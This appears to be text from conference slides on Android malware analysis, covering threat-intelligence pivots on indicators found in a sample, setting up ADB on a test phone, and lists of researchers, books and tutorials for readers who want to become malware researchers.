
RiskIQ > PassiveTotal

Useful search queries:

- IP address
- Domain
- Hard-coded email addresses

```
ip.addr == 213.174.157.151
```

```
v9 = new y(DataService.d.getString("guser",
"mwvrussia@gmail.com")
```



Red Phones & ADB

ADB


In order to use ADB, you'll need to have your device in developer mode and with USB debugging turned on!

Developer options:

Settings > About phone and tap Build number seven times

Debugging:


Developer options > USB Debugging



Do I Need a SIM Card?

Not necessarily. Often, wifi is enough.


If you *do* decide to get a SIM card, you can get planless ones from some convenience stores.



Samples from this example:

[https://github.com/chmodxx/Slide-Decks/tree/
master/WoSEC2020](https://github.com/chmodxx/Slide-Decks/tree/master/WoSEC2020)

Resources & Going Further



Resources

Active researchers on Twitter

Lukas Stefanko (<https://twitter.com/LukasStefanko>)

"fs0c131y" (<https://twitter.com/fs0c131y>)

Maddie Stone (<https://twitter.com/maddiestone>)

Tatyana Shishkova (<https://twitter.com/sh1shk0va>)

Jeremy Richards (<https://twitter.com/dyngnosis>)

Michael Flossman (<https://twitter.com/terminalrift>)

Tim Strazzere (<https://twitter.com/timstrazz>)

Azeria (<https://twitter.com/fox0x01>)

Books

[Android Malware and Analysis](#) - Ken Dunham, Shane Hartman, Manu Quintans, Jose Andre Morales, Tim Strazzere

[Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software](#) - Michael Sikorski, Andrew Honig

[Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation](#) - Bruce Dang (Author), Alexandre Gazet (Author), Elias Bachaalany (Author), Sébastien Josse (Contributor)

[The Mobile Application Hacker's Handbook](#) - Dominic Chell (Author), Tyrone Erasmus (Author), Shaun Colley (Author), Ollie Whitehouse (Author)

[Wireshark 101: Essential Skills for Network Analysis](#) - Laura Chappell

My favourite books on everything from malware analysis to foreign policy and biographies:
<https://chmodxx.net/reading-list/>

Tutorials

Ivan Rodriguez's iOS reversing tutorial(s): <https://ivrodriguez.com/reverse-engineer-ios-apps-ios-11-edition-part1/>

Maddie Stone's (@maddiestone) Android RE Tutorial: <https://maddiestone.github.io/AndroidAppRE/>

Azeria's (@ma_zer_ia) Assembly tutorials: <https://azeria-labs.com/>

My Android Malware Analysis videos: <https://www.youtube.com/c/chmodxx>

Becoming a Malware Researcher

1. There aren't enough of us in the industry :)
2. Demonstrate your interest.
3. Practice, practice, practice.
4. Don't let your educational background or past experience hold you back!
5. Don't worry about not having 10/10 of the “requirements” on a job posting.

Thank you!
Questions?